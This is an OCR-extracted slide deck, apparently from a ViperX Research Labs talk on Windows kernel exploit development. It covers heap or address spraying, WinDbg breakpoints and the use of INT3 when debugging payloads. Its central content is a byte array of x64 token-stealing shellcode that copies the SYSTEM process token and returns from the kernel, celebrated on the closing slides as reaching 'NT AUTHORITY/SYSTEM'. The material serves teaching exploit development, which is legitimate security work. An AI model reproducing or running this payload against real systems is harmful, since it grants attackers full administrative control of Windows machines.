
ViperX Research Labs

Polluting Addresses before 0x48000000 | 0x5000 A's Before




STACK VS DATA

ViperX
Research Labs



Maybe Breakpoints?

ViperX
Research Labs



INT3 / 0xCC – CATCH and STOP

Previne Execução em Contexto após “ADD / XCHG” ESP –> Triggers de Exception

Maybe Breakpoints?

Common usage for INT3 in a Exploit Development

ViperX
Research Labs

```
// Common Breakpoint, just stop into this address before it runs
bp 0x48000000

// Conditional Breakpoint, stop when r12 register is not equal to 1337
// if not equal, changes current r12 value to 0x1337
// if equal, changes r12 reg value with r13 one
bp 0x48000000 ".if( @r12 != 0x1337) { r12=1337 }.else { r12=r13 }"

etc...
```

Maybe Breakpoints?


ViperX Research Labs

Common usage for INT3 in a Exploit Development

```
BYTE sc[256] = {
      0xcc, // <--- We send a debbuger signal and stop it execution
            //      before code execution
      0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00, 0x48,
      0x8b, 0x80, 0xb8, 0x00, 0x00, 0x00, 0x49, 0x89, 0xc0, 0x4d,
      0x8b, 0x80, 0x48, 0x04, 0x00, 0x00, 0x49, 0x81, 0xe8, 0x48,
      0x04, 0x00, 0x00, 0x4d, 0x8b, 0x88, 0x40, 0x04, 0x00, 0x00,
      0x49, 0x83, 0xf9, 0x04, 0x75, 0xe5, 0x49, 0x8b, 0x88, 0xb8,
      0x04, 0x00, 0x00, 0x80, 0xe1, 0xf0, 0x48, 0x89, 0x88, 0xb8,
      0x04, 0x00, 0x00, 0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01,
      0x00, 0x00, 0x66, 0x8b, 0x88, 0xe4, 0x01, 0x00, 0x00, 0x66,
      0xff, 0xc1, 0x66, 0x89, 0x88, 0xe4, 0x01, 0x00, 0x00, 0x48,
      0x8b, 0x90, 0x90, 0x00, 0x00, 0x00, 0x48, 0x8b, 0x8a, 0x68,
      0x01, 0x00, 0x00, 0x4c, 0x8b, 0x9a, 0x78, 0x01, 0x00, 0x00,
      0x48, 0x8b, 0xa2, 0x80, 0x01, 0x00, 0x00, 0x48, 0x8b, 0xaa,
      0x58, 0x01, 0x00, 0x00, 0x31, 0xc0, 0x0f, 0x01, 0xf8, 0x48,
      0x0f, 0x07, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
      0xff, 0xff, 0xff, 0xff, 0xff
};
```


Breakpoints??…. ooohh!…. Breakpoints!!!!

ViperX
Research Labs



BOOOM! NT AUTHORITY/SYSTEM!!!

ViperX
Research Labs




ViperX
Research Labs
Dúvidas?!